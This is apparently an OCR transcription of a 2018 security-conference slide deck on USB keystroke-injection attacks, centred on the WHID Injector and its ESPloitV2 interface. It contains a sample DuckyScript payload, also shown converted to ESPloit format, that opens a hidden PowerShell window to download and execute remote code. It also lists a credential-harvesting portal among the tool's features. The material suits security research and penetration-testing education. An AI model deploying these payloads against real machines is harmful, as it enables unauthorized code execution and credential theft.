


How To Bring HID Attacks To The Next Level

Luca Bongiorni - 14th March 2018

Overview

- @LucaBongiorni
- In Omnia Silendo Ut Audeam Nosco
- After this presentation, you will:
  - Be (even) more afraid of USB devices;
  - Learn about new tools for pranking your colleagues, pwn customers & scare CISOs;
  - Forget about your RubberDucky & BashBunny
  - Not trust anymore your USB Dildo and Pump Breast!

Human Interface Devices


"A **human interface device** or **HID** is a type of computer device usually used by humans and takes input and gives output to humans." – Wikipedia

- Keyboard, Mouse, Game Controllers, Drawing tablets, etc.
- Most of the times don't need external drivers to operate
- Usually whitelisted by DLP tools
- Not under Antiviruses' scope


What could go wrong?

State of Art – 1st Generation

- **Teensy – (PHUKD 2009 & Kautilya 2011)**
  - DIY Solution
  - Multiplatform (Win, *nix, OSX)
  - Multipayload (through DIP-Switches)
  - Cheaper (25 €)




- **Rubberducky (2010)**
  - Dedicated Hardware
  - Multiplatform (Win, *nix, OSX)
  - Can emulate Keyboard & USB Disk
  - Multipayload (CAPS-INS-NUM)
  - Changeable VID/PID
  - Expensive (55 €)



State of Art – 2nd Generation


- **BadUSB (2014)**
  - It exploits the controllers (i.e. Phison) within commercial USB devices and turns them into a covert keystrokes injecting device.

- **TURNIPSCHOOL (2015)**
  - Is a hardware implant concealed in a USB cable. It provides short range RF communication capability to software running on the host computer. Alternatively it could serve as a custom USB device under radio control.




State of Art – 3rd Generation

- **WHID Injector (2017) – A Rubberducky on Steroids**
  - Dedicated Hardware
  - Multiplatform (Win, *nix, OSX)
  - Changeable VID/PID
  - Has WiFi
  - Cheap (11 €)




- **P4wnP1 (2017)** (by @mame82) **– A Bash Bunny on Steroids**
  - Based on RPi Zero W (~15 €)
  - Has WiFi and USB to ETH
  - It can emulate USB Key FileSystem
  - Autocall Back to C2
  - Changeable VID/PID
  - NexMon WiFi Drivers ► MANA Attacks FTW
  - And many other cool features!

WHID's Initial Concept





WHID's Initial Concept




WHID Injector – Schematics & Specs

- **Atmega 32u4**
  - Arduino-friendly
- **ESP-12**
  - WiFi (both AP and Client modes)
  - TCP/IP Stack
  - DNS Support
  - 4MB Flash
- **Pinout for weaponizing USB gadgets**
- **HALL Sensor for easy unbrick**






Weaponizing USB Gadgets




What’s Next?

Test for Social Engineering weaknesses within your target organization (e.g. DLP policy violations) and to bypass physical access restrictions to a Target’s device!



WHID Injector – ESPloitV2 GUI

- Evolution of WHID GUI
- Shipped w/ Cactus WHID
- Hidden SSID (if needed)
- ESPortal Credentials Harvester
- Multi OS (Win, OSX, *nix)
- AutoStart Function
- Change settings on-the-fly
- Live Payloads
- Duckyscript to WHID Converter
- OTA Update of ESP firmware
- Changeable VID/PID
- Reset ESP from Serial
- AirGrap Bypass through Serial



Ducky-Script to WHID Converter

Dckuino.js

192.168.1.1/duckuino

Search

<- BACK Convert Run Payload

```
GUI x
DELAY 500
STRING a
DELAY 500
LEFT
DELAY 500
ENTER
DELAY 500
STRING powershell -w 1 -nop -noni -c "IEX (New-Object
Net.Webclient).downloadstring('### WHATEVER YOU WANT ###')"
DELAY 500
ENTER
```

```
Rem:Generated by Dckuino.js by NURRL
Rem:Modified for use with ESPloit by Corey Harding
Rem:-----
Press:131+120
CustomDelay:500
Print:a
CustomDelay:500
Press:216
CustomDelay:500
Press:176
CustomDelay:500
Print:powershell -w 1 -nop -noni -c \"IEX (New-Object
Net.Webclient).downloadstring('### WHATEVER YOU WANT ###')\"
CustomDelay:500
Press:176
```

i - Done parsed 13 lines in 2ms

Change Language Layout

Just need to copy-paste one of the locales from [WHID's repo]() and replace _asciimap of Keyboard.cpp in Arduino's libraries.

```
#include "Keyboard.h"

#if defined(_USING_HID)

//================================================================
//================================================================
//  Keyboard

static const uint8_t  hidReportDescriptor[] PROGMEM = {

Keyboard_::Keyboard_(void)
{

void Keyboard_::begin(void)
{

void Keyboard_::end(void)
{

void Keyboard_::sendReport(KeyReport* keys)
{

extern
const uint8_t _asciimap[128] PROGMEM;

#define SHIFT 0x80
const uint8_t _asciimap[128] =
{
    0x00,           // NUL
    0x00,           // SOH
    0x00,           // STX
    0x00,           // ETX
    0x00,           // EOT
    0x00,           // ENQ
```

whid-injector Added Keyboard Layouts ...


..	
be_BE.lang	Added Keyboard Layouts
cz_CZ.lang	Added Keyboard Layouts
da_DK.lang	Added Keyboard Layouts
de_DE.lang	Added Keyboard Layouts
en_UK.lang	Added Keyboard Layouts
en_US.lang	Added Keyboard Layouts
es_ES.lang	Added Keyboard Layouts
fi_FI.lang	Added Keyboard Layouts
fr_FR.lang	Added Keyboard Layouts
it_IT.lang	Added Keyboard Layouts
pt_PT.lang	Added Keyboard Layouts
tr_TR.lang	Added Keyboard Layouts

